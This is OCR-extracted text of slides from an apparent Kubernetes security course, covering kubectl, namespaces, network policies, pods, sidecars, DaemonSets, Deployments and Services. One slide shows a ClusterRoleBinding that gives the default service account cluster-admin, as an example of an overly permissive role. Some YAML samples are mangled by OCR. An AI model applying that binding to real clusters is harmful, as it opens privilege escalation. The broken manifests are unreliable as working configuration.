- start	- stop	- list
- stop	- remove	- status
- remove	- status	- remove
- status	- list	
- list		
- exec		
- attach		
- logs		

These are the only CRI methods! (well, almost true)

Terminology

Service: Object, how applications are accessed, ClusterIp, LoadBalancer, NodePort

Ingress: Resource that is meant to reverse-proxy/gateway a bunch of services

Namespace: Logical Separation of environments in a Cluster. Virtual Cluster, e.g dev, prod, app1, app2.

Volume: A directory with data available to the cluster

K8S: Kubernetes (K-eight letters-s)

Terminology

ConfigMap: An Object with key value pairs to denote configurations to the cluster

Manifests: Kubernetes YAML files that are used to create/update/delete resources based upon a specification.

Secret: An object that is used to store sensitive information

Module 6: The Basics of using K8S


Interact with a kubernetes cluster using the client.

Create Namespaces

Run Pods

Overview of Sidecars & their replacement tech

Set up your own cluster



Kind - Creates Kubernetes nodes inside Docker containers

Similar to DinD tools


Makes use of privileged containers for nested docker

Not suitable for production use -

but a great way to quickly build out some k8s tooling for test/learning purposes.


Suggest kubeadm for production usage. (or managed k8s)

Kubectl is ready




- Main tool for managing / interacting with clusters
- Modeled after the docker client you already learned last session
- Good for container lifecycle management
- Good --help destructions.

Exercise - try it out




```
$> kubectl get nodes
```

Displays the control-plane and worker nodes.



Namespaces



Namespaces operate like virtual clusters in a cluster to logically separate resources, but do not provide much isolation.


4 default namespaces including 'default' namespace

In larger environments, bad to deploy (everything) in default namespace, better to divide out resources in a pod/cluster by namespace for different teams, usage, environment, etc.

Can place restrictions on namespace like resource consumption (CPU/mem) and allow teams to only deploy/make changes to a namespace.

```
$> kubectl get namespaces
```

Create a Namespace



```
$> kubectl create namespace lab-namespace

$> kubectl get namespaces
```

This will be the namespace we use for later exercises

You can use a tool called kubens to set this as default namespace

Else add --namespace lab-namespace to define namespace in later commands


Namespace can also be defined in yaml config files

`kubectl apply -f config.yaml` (see example on right)

namespace-demo.yaml

```
kind: Namespace
apiVersion: v1
metadata:
  name: lab-namespace
  labels:
    name: lab-namespace
```

Namespace security



Restrict namespace to namespace communication using network policies, since isolation isn't provided by default, egress or ingress policies for what is needed.

ingress-denyall-demo.yaml

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-ingress
spec:
  podSelector: {}
  policyTypes:
  - Ingress
```

ingress-egress-demo.yaml

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: test-network-policy
  namespace: default
spec:
  podSelector:
    matchLabels:
      role: db
  policyTypes:
    - Ingress
    - Egress
  ingress:
    - from:
        - ipBlock:
            cidr: 172.17.0.0/16
            except:
              - 172.17.1.0/24
        - namespaceSelector:
            matchLabels:
              project: myproject
        - podSelector:
            matchLabels:
              role: frontend
      ports:
        - protocol: TCP
          port: 6379
  egress:
    - to:
        - ipBlock:
            cidr: 10.0.0.0/24
      ports:
        - protocol: TCP
          port: 5978
```

Cluster

Looking for network policy issues

Egress controls – often handled with outside tools, like 'istio'


Check namespace segmentation

Service Accounts with overly permissive Cluster Roles

admin-cluster-role.yaml


```yaml
apiVersion: rbac.authorization.k8s.io/v1beta1
kind: ClusterRoleBinding
metadata:
  name: fabric8-rbac
subjects:
  - kind: ServiceAccount
    # Reference to upper's `metadata.name`
    name: default
    # Reference to upper's `metadata.namespace`
    namespace: default
roleRef:
  kind: ClusterRole
  name: cluster-admin
  apiGroup: rbac.authorization.k8s.io
```

Accessing a cluster




```
$> kubectl cluster-info
```


Pods



Pods is the smallest deployable unit of computing in Kubernetes, it consists of several process workloads (in containers) that communicate, coordinate and share resources to form a cohesive service.




Display pods



```
$> kubectl get pods

# Notice how we didn't spec a namespace?

$> kubectl get pods -n kube-system

# Displays the control-plane/master and worker
pods. Also try --all-namespaces

$> kubectl get pods --all-namespaces

$> kubectl -n kube-system describe pod <name>
```

Pod Spec




Pods can run a single container or an application encapsulating multiple containers made up of different workloads that are tightly coupled to share resources

Example on right is a simple podspec containing a single container running nginx web server

podspec-demo.yaml


```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  containers:
  - name: nginx
    image: nginx:1.14.2
    ports:
    - containerPort: 80
```


Exercise: babby's first pod




```
$> wget https://k8s.io/examples/pods/simple-pod.yaml

$> kubectl apply -f simple-pod.yaml --namespace lab-namespace

$> kubectl get pods

$> kubectl get pods --namespace lab-namespace

$> kubectl describe pod nginx --namespace lab-namespace

$> kubectl get pod nginx --namespace lab-namespace

$> kubectl get pod nginx -o wide --namespace lab-namespace
```


Visualizing pod creation





What's a sidecar?





Common: multiple containers in a pod is the sidecar container pattern


Often a complementary process (e.g. logging & monitoring) to run alongside a main application process.

Has performance impact

Was common for sec tools

EBPF is a better choice for security tooling

Daemonset



Daemonsets are used for pods that you would like to exist on every node in the cluster.

Typically used for logging/monitoring / CNI pods

When a new node is created - these pods will be created on it.

You could imagine most of the sec tools we'd want would exist in this category.


Desirable for persistence

A very useful way to enforce sec policy!

daemonset-demo.yaml

```
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name:
fluentd-elasticsearch
  namespace: kube-system
  labels:
    k8s-app:
fluentd-logging
```

Deployments



A way of scaling up a set of pods via a manifest yaml.

You need to specify the number of replicas for the pod

A selector so it knows what pods to address


A template, and label set to the same value as the selector

The controller will then create replicates object, which then creates the pod objects.

deployment-demo.yaml

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: carts
  namespace: sock-shop
Spec:
    Replicas: 1
    Selector:
        MatchLabels
    Name: carts
  labels:
    k8s-app: carts
```

Networking



containerport-demo.yaml

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: front-end
  namespace: sock-shop
spec:
  replicas: 1
  selector:
    matchLabels:
      name: front-end
  template:
    metadata:
      labels:
        name: front-end
    spec:
      containers:
      - name: front-end
        image: weaveworksdemos/front-end:0.3.12
        ports:
        - containerPort: 8079
        resources:
```

service-demo.yaml

```yaml
apiVersion: v1
kind: Service
metadata:
  name: front-end
  annotations:
        prometheus.io/scrape: 'true'
  labels:
    name: front-end
  namespace: sock-shop
spec:
  type: NodePort
  ports:
  - port: 80
    targetPort: 8079
  selector:
    name: front-end
```

Exposing applications looks a lot like Docker ☞

More on Networking

its complex :(

Pods have IP addresses

- Containers in Pod share same IP/network interface
- Are ephemeral and change so you bind Services to them

